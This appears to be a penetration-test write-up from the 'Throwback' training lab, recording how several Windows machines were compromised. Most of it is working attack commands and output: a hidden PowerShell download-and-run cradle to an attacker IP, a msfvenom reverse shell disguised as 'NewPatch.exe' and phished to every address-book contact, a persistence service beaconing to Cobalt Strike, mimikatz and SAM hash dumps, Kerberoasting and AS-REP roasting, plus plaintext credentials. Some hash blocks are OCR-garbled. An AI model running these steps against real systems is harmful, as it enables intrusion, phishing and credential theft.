
Username: petersj

Password: Throwback317

```
[1656946458]
root@Shad0wQu35t:~/throwback_network/machines/10.200.34.219# ssh petersj@10.200.34.219
petersj@10.200.34.219's password: PORT 5985 (WSMAN)
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

throwback\petersj@THROWBACK-PROD C:\Users\petersj>whoami /all

USER INFORMATION
----- (throwback-TIME) #COMPROMISED
----- (throwback-FW01) #COMPROMISED [ENTRY PC]
```



Privilege Escalation 1: (PetersJ -> BlaireJ)

AutoLogon Credentials found for user BlaireJ through further enumeration on the system using user PetersJ's shell access.

C:\Users\jeffersd [COMPROBABLY COMPROMISED]
C:\Users\petersj : PetersJ [AllAccess]
C:\Users\Public : Everyone [AllAccess], Interactive [WriteData/CreateFiles]
C:\Users\Spooks [back-FW01] #COMPROMISED [ENTRY POINT]
C:\Users\WEBSERVICE [DD] #IN PROGRESS [ENTRY POINT]

[+] Exploit: Looking for AutoLogon credentials
Some AutoLogon credentials were found
DefaultUserName : BlaireJ
DefaultPassword : 7eQgx6YzxgG3vC45t5k9

[+] Password Policies
[+] Check for a possible brute-force

Through the RDP Session of user PetersJ we were able to spawn a beacon as user BlaireJ

Commands:

- 1) runas /user:THROWBACK\Blairej cmd
- 2) powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://10.50.31.78:80/a'))"

Administrator: cmd (running ss: THROWBACK\Blairej)
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32\whoami
throwback\blairej [2]
C:\Windows\system32>powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://10.50.31.78:80/a'))" - [3]

external	internal	listener	user	computer	note	process	pid	arch	last
10.200.34.176	10.200.34.176	beacon_https	SYSTEM *	THROWBACK-TIME		sch_daemon.exe	2588	x86	4s
10.200.34.219	10.200.34.219	beacon_https	BlaireJ *	THROWBACK-PROD		powershell.exe	1612	x64	27s
10.200.34.222	10.200.34.222	beacon_https	SYSTEM *	THROWBACK-W501		sch_daemon.exe	2700	x86	9s

Privilege Escalation 2: (BlaireJ -> SYSTEM)

Since user BlaireJ is part of the Administrators Local Group, we were able to spawn a beacon in SYSTEM context.

```
C:\Users\blairej.THROWBACK>whoami /groups
GROUP INFORMATION
-----
Group Name          Type      SID                                         Attributes
-----              ----
Everyone            Well-known group S-1-1-0
BUILTIN\Administrators Alias     S-1-5-32-544
BUILTIN\Remote Desktop Users Alias     S-1-5-32-555
BUILTIN\Users        Alias     S-1-5-32-545
NT AUTHORITY\REMOTE INTERACTIVE LOGON Well-known group S-1-5-14
NT AUTHORITY\INTERACTIVE   Well-known group S-1-5-4
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11
NT AUTHORITY\This Organization Well-known group S-1-5-15
LOCAL               Well-known group S-1-2-0
THROWBACK\Tier 1    Group    S-1-5-21-3906589501-690843102-3982269896-1192 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1
Mandatory Label\High Mandatory Level Label    S-1-16-12288  Mandatory group, Enabled by default, Enabled group

C:\Users\blairej.THROWBACK>
```

Through enumeration as SYSTEM, we found a batch file being executed through a scheduled task on the machine.

```
□ Scheduled Applications --Non Microsoft--
Check if you can modify other users scheduled binaries https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/privilege-escalation-with-autorun-binaries
(ExplorerShell\Unelevated) CreateExplorerShell\UnelevatedTask: C:\Windows\explorer.exe /NOUACCHECK
Permissions folder(DLL Hijacking): Administrators [WriteData/CreateFiles]
Trigger: When the task is created or modified

=====
(THROWBACK-PROD\Administrator) addCredVault: C:\Users\Administrator\Scripts\vaultAddCreds.bat ①
Permissions file: Administrators [AllAccess], Administrator [AllAccess]
Permissions folder(DLL Hijacking): Administrators [AllAccess], Administrator [AllAccess]
Trigger: At system startup
```

Content of the batch script reveals credentials for an administrative user.

Username: admin-petersj
Password: SinonFTW123!

```
Administrator: Command Prompt
C:\Users\blairej.THROWBACK>type "C:\Users\Administrator\Scripts\vaultAddCreds.bat"
:loop
cmdkey /delete:THROWBACK-PROD
cmdkey /add:THROWBACK-PROD /user:admin-petersj /pass:SinonFTW123!
timeout 60

goto loop
C:\Users\blairej.THROWBACK>
```

Post Exploitation

MSCACHE Hashes are retrieved from the machine using the SYSTEM beacon spawned.

Command: mimikatz lsadump::cache

```
beacon> mimikatz lsadump::cache
[*] Tasked beacon to run mimikatz's lsadump::cache command
[+] host called home, sent: 706120 bytes
[+] received output:
Domain : THROWBACK-PROD
SysKey : 528564055c96f1281426ff01b8973ecd

Local name : THROWBACK-PROD ( S-1-5-21-1142397155-17714838-1651365392 )
Domain name : THROWBACK ( S-1-5-21-3906589501-690843102-3982269896 )
Domain FQDN : THROWBACK.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {a2alecf6-cf16-c3ce-a0a9-03e10b7e46ae}
 [00] {a2alecf6-cf16-c3ce-a0a9-03e10b7e46ae} 5eaef48d62e2a307666b82915a084ca665dd5a0ac0cf4935f1476e2169be537d

* Iteration is set to default (10240)

[NL$1 - 7/9/2020 1:57:59 AM]
RID      : 000001f4 (500)
User     : THROWBACK\Administrator
MsCacheV2 : 94b4b0be8963853c02b3c81fef3a458

[NL$2 - 7/3/2020 10:57:42 PM]
RID      : 00000457 (1111)
User     : THROWBACK\WebService
MsCacheV2 : 4f10bc32bc69e5b950113494fddfaa39
```

Hash Dumping is performed through the SYSTEM beacon to retrieve the hashes from the SAM Database of the machine

```
admin-petersj:1010:aad3b435b51404eeaad3b435b51404ee:74fb0a2ee8a066b1e372475dcfc121c5:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a06e58d15a2585235d18598788b8147a:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd:1009:aad3b435b51404eeaad3b435b51404ee:fe2acb5ea93988befc849a6981e0526a:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:58f8e0214224aebc2c5f82fb7cb47ca1:::
Blairej : c374ecb7c2ccac1df3a82bce4f80bb5b
HumphreyW:1c13639dba96c7b53d26f7d00956a364
```

THROWBACK-WS01 System Compromise

There were 2 different methods to achieving shell access on 10.200.34.222 machine.

Affected System IP : 10.200.34.222


Method 1 : Phishing from mail server at 10.200.34.232

Description : An .EXE payload is sent as an attachment to all the email that were found from the address book. Upon running the payload we gained access to machine 10.200.34.222 as user BlaireJ.

A HTTPS Staged payload is generated using Metasploit's MSFVENOM Payload Generation Utility.


Command : msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.50.31.78

LPORT=8443 -f exe -o NewPatch.exe



```
[1647349933] root@Shad0wQu35t:~/throwback_network/machines/10.200.34.232# msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.50.31.78 LPORT=8443 -f exe -o NewPatch.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 790 bytes
Final size of exe file: 7168 bytes
Saved as: NewPatch.exe
Got Shell as user BlaireJ on 10.200.34.222
```

Payload is attached to an email and sent to all the email found in the address book of the squirrel mail service.



After a few moment we received a Meterpreter Shell as user Blairej on 10.200.34.222

```
use multi/handler
set LHOST 10.50.31.70
set LPORT 8443
set payload windows/x64/meterpreter/reverse_https
run -j
```

```
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://10.50.31.78:8443

msf6 exploit(multi/handler) >
[*] https://10.50.31.78:8443 handling request from 10.200.34.222; (UUID: bru3pldy) Without a database connected that payload UUID tracking w
ill not work!
[*] https://10.50.31.78:8443 handling request from 10.200.34.222; (UUID: bru3pldy) Staging x64 payload (201308 bytes) ...
[*] https://10.50.31.78:8443 handling request from 10.200.34.222; (UUID: bru3pldy) Without a database connected that payload UUID tracking w
ill not work!
[*] Meterpreter session 1 opened (10.50.31.78:8443 -> 127.0.0.1) at 2022-03-15 09:17:18 -0400

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > getuid
Server username: THROWBACK-WS01\BlaireJ
meterpreter > 
```

Method 2 : Hash retrieved from 10.200.34.138

Description : A user password hash is retrieved from the log folder of 10.200.34.138 machine which is the firewall system. Upon successful cracking of the hash, we were able to access 10.200.34.222 as user HumphreyW.

Since we have retrieved the password for the user humphreyw through hash cracking earlier on 10.200.34.138, we were able to SSH into 10.200.34.222 system using the credentials below. SOCKS Proxy is configured to run on 10.200.34.138 to act as a pivot jump box to access 10.200.34.222 in the internal network.

Username : **humphreyw**

Password : **securitycenter**

```
[1656926861] [root@Shad0wQu35t:~/throwback_network# ssh backup_root@10.200.34.138^C puter      note      process
[1656926899]          10.200.34.176   beacon_https   SYSTEM *   THROWBACK-TIME      ssh_da
root@Shad0wQu35t:~/throwback_network# ssh -D 1337 -q -C -N backup_root@10.200.34.138
[1656926931] [root@Shad0wQu35t:~/throwback_network/machines/10.200.34.222# nano /etc/proxychains.conf
[1656926955] root@Shad0wQu35t:~/throwback_network/machines/10.200.34.222# clear
[1656926956] root@Shad0wQu35t:~/throwback_network/machines/10.200.34.222# proxychains -q ssh humphreyw@10.200.34.222
umphreyw@10.200.34.222's password:
Microsoft Windows [Version 10.0.19041.388]
(c) 2020 Microsoft Corporation. All rights reserved.

throwback\humphreyw@THROWBACK-WS01 C:\Users\humphreyw>
```

Privilege Escalation (BlaireJ -> SYSTEM)

Since now we have access as user HumpreyW and BlaireJ to the system 10.200.34.222, we decided to enumerate the privileges of each user and perform post exploitation steps. We discovered that user BlaireJ is part of the Local Administrators group which gives user BlaireJ administrative rights that we are able to abuse to gain SYSTEM context on 10.200.34.222.

```
C:\Users\BlaireJ>whoami /groups
whoami /groups

GROUP INFORMATION
-----
Group Name          Type      SID           Attributes
=====
Everyone           Well-known group S-1-1-0   Mandatory group, Enabled by default, Enabled
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114   Mandatory group, Enabled by default, Enabled
BUILTIN\Administrators           Alias        S-1-5-32-544 Mandatory group, Enabled by default, Enabled
BUILTIN\Users                Alias        S-1-5-32-545 Mandatory group, Enabled by default, Enabled
NT AUTHORITY\NETWORK           Well-known group S-1-5-2   Mandatory group, Enabled by default, Enabled
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11   Mandatory group, Enabled by default, Enabled
NT AUTHORITY\This Organization       Well-known group S-1-5-15   Mandatory group, Enabled by default, Enabled
NT AUTHORITY\Local account          Well-known group S-1-5-113  Mandatory group, Enabled by default, Enabled
NT AUTHORITY\NTLM Authentication     Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled
Mandatory Label\High Mandatory Level Label        S-1-16-12288
```

```
[+] USER TOKENS -if not found
meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
          Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

C2 Beacon Spawner

Added a new startup service which executes our beacon as a persistence mechanism to link the compromised machine to our Cobalt Strike C2 Server.

Persistence Location : C:\Users\BlaireJ\AppData\Local\Temp\ssh_daemon.exe

```
msf6 exploit(windows/local/persistence_service) > options
THROWBACK-WS01          ssh_daemon.exe    463
Module options (exploit/windows/local/persistence_service):
Name      Current Setting  Required  Description
----      -----          -----  -----
REMOTE_EXE_NAME    ssh_daemon.exe  no        The remote victim name. Random string as default.
REMOTE_EXE_PATH     no          no        The remote victim exe path to run. Use temp directory as default.
RETRY_TIME         5           no        The retry time that shell connect failed. 5 seconds as default.
SERVICE_DESCRIPTION  no          no        The description of service. Random string as default.
SERVICE_NAME       SSH_Daemon   no        The name of service. Random string as default.
SESSION            listeners X  1           yes      The session to run this module on.

payload          windows/beacon_https/reverse_https
host             10.50.31.78
port             444
bindto          msagent_c20e
beacons          10.50.31.78

Payload options (windows/meterpreter/reverse_https):
Name      Current Setting  Required  Description
----      -----          -----  -----
EXITFUNC    process        yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST      tun0           yes      The local listener hostname
LPORT      444            yes      The local listener port
LURI          no            no       The HTTP Path

Exploit target:
Id  Name
--  --
0   Windows

msf6 exploit(windows/local/persistence_service) > run
```

A https beacon session is spawned after the service is started on the compromised machine. Since the service is executed as Local System, our beacon session runs in a SYSTEM context giving us administrative privilege on the machine.

External	Internal	listener	User	Computer	note	process	pid	arch	last
10.200.34.222	10.200.34.222	https_beacon	SYSTEM *	THROWBACK-WS01		ssh_daemon.exe	4992	x86	51s

Event Log		Listeners	
name	payload	host	port
https_beacon	windows/beacon_https/reverse_https	10.50.31.78	444
SMB_Beacon	windows/beacon_bind_pipe		msagent_c20e

Post Exploitation

Through SYSTEM token impersonation, we were able to dump hashes from the SAM Database.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
BlaireJ:1001:aad3b435b51404eeaad3b435b51404ee:c374ecb7c2ccac1df3a82bce4f80bb5b:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd:1002:aad3b435b51404eeaad3b435b51404ee:50527b4bfe81a64edf00e6b05c26c195:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:0a06b1381599f2c8c8bfdbee39edbe1c:::
meterpreter > [REDACTED]
```

Kerberoasting was performed using PowerView's Invoke-Kerberoast Module through the SYSTEM beacon spawned on Cobalt Strike. The hash for SPN **TB-ADMIN-DC/SQLService** cracked successfully.

Command: powerpick Invoke-Kerberoast | fl

Cracked Password: **mysql337570**

```
$krb5tgs$23$SQLService$THROWBACK.local$TB-ADMIN-DC/SQLService.THROWBACK.local$6792*$094b02fbe15fe4f68b3812452992dbef$6830cae966638cbfa562a0
dec1edaaa3f10a3c3bd59532e10caaca315f268a1c19e92df0518848eff91ca227990babcb3d38d725afdd030d4885fc0afe8300f9f7b0dd4b87c5613bdeebba224ed5ca308a
fe19ba6532ead8e350642185f6c0526cb02196db541edde631ee26641fcae8e10bceeb1953bff089d5c3850ab0e0f7c52066c2b99eb5df1522ef711cb60f530b53503727f1e
9c5dbe187fb4f7e30dfa5d1fe23c1b55414bcae19e4b6f31c6cdf7d03ad66e127b2c94aab98ab6f38cca9134a37dff3e2eb6f48d204cdcbcf0d565995587f8724a5d4bcc
119fe13561b6748d9305839f39981629d2e947549be738a6ac4b1d8eeaa1c87ff45c636e135263ad5e7bce00534679ee0e14a81fc035d173c052dc4ad55d713d5f333f896050
5d2cb9c1f35826a438006fd1331c77e6ec3deda91c25cccc1c0d43db4f64a5404156a465ad02d6480d1e0b682b883c65cb147abe52efb9c3e5cf6c3db38ff8a2401ca6759a0
173a5efe26826992ccc939db224ce136e8fa1dd0557dc32ff4965010b5d81e3e47b2fa59011aa9a2d237e3a52df67d2f8098ecaffff996a88df50baaf33ad706822f4e5ecc543e
bdd988d82b9d3e62c2010e2e665f15dca41cc375e74e03cb013e9b9f1b7dea29c031fb5e2aa25bf9832b08d26a9bd2ea3d71a59c396a0f36f12b11ae941ebc84554c8f
3667eac46188a41f3e4ced9c0687eeb5c4b4bfce015344bc910344d0126443755ba15a34117744c36ed5614a89c204406eafdbelbd04479f08a14770d5f542ac0cef9a1e6f0
68893f79d60f83ae170bfce48e4965ff4b66a5d54655395377b9f968244d7a88c2664b0882c0250ec08304edbb55de9a87286c8afdb3d277e4fe5625d128ecdf04bac7eb47
af726ef30d3593621d64e459fae71dc9e489ea6c50186550b1f01d386ff6fb35ff8848899cab635f82ea20e689395a609cf6be104926c639097a462687d4ccaleb9cce1
055ea6ca4d1e052cac5935a88c99c1alaec32c235a0e91ad35cbcce99db5648474253e67de3683ba80f73d6fd85c5c9275b5f8e0ff8da332c2c4490d2265950b101ed96bedffcc
fb48b315c371ddc853e2eb8db0367240c7f27794be4933150b654998d6ed82a091a77ff381da302519e04ea31cfdee3e634cad2b4021b65fb325cbf349eb0bb31c7cad54
b9da5ealdfb7dfb194af62288877d4877d36ecc88be6ab5139c1214c585854a6d3ead60e72db5eebe96159995a9bf9800f0db095072ef00bf956a468bcc333835399f26576e
e266d527ace6327f9a8024b6ea1963f6446ff38069d9e94abd9a6b4924cf93d00f0f6eb3a30a729d24af56804169588d9b41fe685597806512e464ab049e430032babcbaab
251f2356699c0e733ffa765e731f877e067defe903bed02fa8ef7196e954aacec5128168b114622d1441137576c3839ddb7b77182b52f2985c6fb6c4c1582bdlebd17ad46a52
f645c5689083cec54e1307c820a709e7dc5c3de43ee9eb8f762f1e5f3e83d074da4df6c473f0c556f60b2ab5065ec983e32ec5c5e811e41b32c183056f68e58de3b8ee9fabb4
b290a9912f4[REDACTED]:mysql337570


Session.....: hashcat
Status.....: Cracked
Hash.Name.....: Kerberos 5, etype 23, TGS-REP
Hash.Target.....: $krb5tgs$23$SQLService$THROWBACK.local$TB-ADMIN-DC...912f4f
Time.Started....: Sat Jul 2 00:37:29 2022 (11 secs)
Time.Estimated....: Sat Jul 2 00:37:40 2022 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1....: 501.7 KHz/s (11.44ms) @ Accl:64 Loops:1 Thr:64 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 5259264/14344385 (36.66%)
Rejected.....: 0/5259264 (0.00%)
Restore.Point....: 5251072/14344385 (36.61%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: mz.jaymall -> myrical04
```

Kerberoasted Hash Output:

```
$krb5tgs$23$*SQLService$THROWBACK.local$TB-ADMIN-
DC/SQLService.THROWBACK.local:6792*$094b02fbe15fe4f68b3812452992db
ef$6830cae966638cbfa562a0
dec1edaaa3f10a3c3bd59532e10caaca315f268a1cf9e92df0518848eff91ca22f
990b0acb3d38d725afdd030d4885fc0afe8300f9f7b0dd4b87c5613b0eebba224e
d5ca308a
fe19b46532ead48e350642185f6c0526cb02196db541edde631ee26641fc当地8e10
bceeb1953bff989d5c3850ab0e0f7c52066c2b99eb5df1522ef711cb60f530b535
03727f1e9c5db1e87fb4f7e30dfa5d1fe23cc1b55414bcaec19e4b6f31c6cdf7d0
3ad66e127b2c94a4bb98ab6f38cca9134a37dfa3e2e6b48dc204cdcb0fd56a5995
587f8724a5d4bcc119fe13561b6748d9305839f39981629d2e947549be738a6c4
b1d8ee1c87f45c636e135263ad5e7bcee0b534679ee0e14a81fc035d173c052dc
64ad553d713d53f33f8960505d2cb9c1f35826a438006df1331c77e6ec3deda91c
25cccc1c0d43db4f64a5404156a465ad02d6480d1e0b682b803c65cb147abe52ef
b9c3e5cf6c36db38f8a82401ca6759a0173a5efe26826992ccc39db224ce136e8f
af1dd0557dc32ff4965010b5d81e3e47b2fa59011aa9a2d237e3a52df67d2f8098
ecafdf996a88df50baf33ad706822f4e5ecc543ebdd98dd84b9d3e62c2010ec2e6
65f15dca41cc375e74e03c80fc013e9b9f1b7dea29c031fb5e2aa25b9f9832b08
d26a9bd2ea3d71a59c396a0f36f12b11ae941ebc84554c8f3667eac46188a41f3e
4ced9c0687eeb5c4b4bfce015344bc910344d0126443755ba15a34117744c36ed5
614a89c204406eafdbe1bd04479f08a14770d5f54a2ac0cef9a1e6f068893f79d6
0f83ae170bfce4e8e4905ff4b66a5d54655395377b79f968244d7a88c2664b082c
0250ec08304e4bb855de9a87286c8afd36d277e4fe5625d128ecdf04bac7eb47af
726ef30d3593621d64e459fae71dc9e90bc489ea6c50186550b1f01d386ffb6fb3
5f88488b9caab635f82ea20e689395a609cf6be104926c639097a462687d4ccale
b9cce1055ea6ca4d1e052cac5935a88c99c1a1ae32c235a0e91ad35cbc当地99db56
48474253e67de3683ba80f73d6fd85c5c9275b5f8e0f8da332c2c4490d2265950b
101ed96bedffccfbf48b315c371ddc853e2eb8db03675240c7f27794dbe4933150
b654998d6ed82a091a77ff381da302519e04ea31cfdee3e634cad2b4021b65fb32
5cbf349eb0bb31c77cad54b9da5ea1dfb7dfb194af62288877d4877d36ecc88be6
ab5139c1214c585854a6d3ead60e72db5eebe96159995a9bf9800f0db9b95072ef
00bf956a468bcc333835399f26576ee266d527ace6327f9a8024b6ea1963f6446f
f38069d9e94abd9a6b4924cf936d00f0f6eb3a30aa729d24af56804169588d9b41
fe685597806512e46a4b049e430032babcbaab251f235669c0e733ffaf765e371f
877e067defe903bed02fa8ef7196e954aacec5128168b114622d1441137576c383
9ddb7b77182b52f2985c6fb6c4c1582bd1ebd17ad46a52f645c5689083cec54e13
07c820a709e7dc5c3de43ee9eb8f762f1e5f3e83d074da4df6c473f0c556f60b2a
b5065ec983e32ec5c5e811e41b32c183056f68e58de3b8ee9fabbb4b290a9912f4f
```

Upon further investigation, we also found an ASREPRoastable user through executing Rubeus on the beacon session on 10.200.34.222. ASREPRoast is performed and hash of the user was also cracked successfully.

Command: run Rubeus.exe asreproast /nowrap /format:john



The screenshot shows the Rubeus Event Log window titled "Event Log" and "Beacon 10.200.34.222@2704". The log output is as follows:

```
v2.0.0

[*] Action: AS-REP roasting
[*] Target Domain : THROWBACK.local
[*] Searching path: 'LDAP://THROWBACK-DC01.THROWBACK.local/DC=THROWBACK,DC=local' for '{(samAccountType=805306368)(userAccountControl:1,2,840,113556,1,4,803:=4194304)}'
[*] SamAccountName : FoxxR
[*] DistinguishedName : CN=RLka.Foxx.OU=ITS,OU=Tier 2,DC=THROWBACK,DC=local
[*] Using domain controller: THROWBACK-DC01.THROWBACK.local (10.200.34.117)
[*] Building AS-REP (w/o preauth) for: 'THROWBACK.local\FoxxR'
[*] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$FoxxR@THROWBACK.local:477735B90F1B728BE98CB4DC800
81919$57B729DD40E1BECC7F950A72E2FCA3D479367FCAF6E53454995D3
AD876657C343EA58E9DFA278A304CECC955C586091370AE57F049F9FA9B3
B8CA6CE37F525BBDD3E7B695718A6D3422CF6BD4508E052652DC673AD812
DCFF94BC1A55C98E5ABB55C150623E7FF92BCC019E689CE47D3121679500
26021222FF02F8B954B9DE130D3454FC0D2EA12CEA2142A283C8FE1B0FCC
A97BA4C22C23421868754FD9A6F6C38C0510DBBDCB325C6758DD53D2B9DB
2E0380E3DCA117E47C6DC8B9FC90288AEF14B74A417B0147423D0EAAA4B9
5176FFA1325A4040275F2691EAA97873C3E322D3B9D05849D0A3BF79D27
6A7B0F935B
```

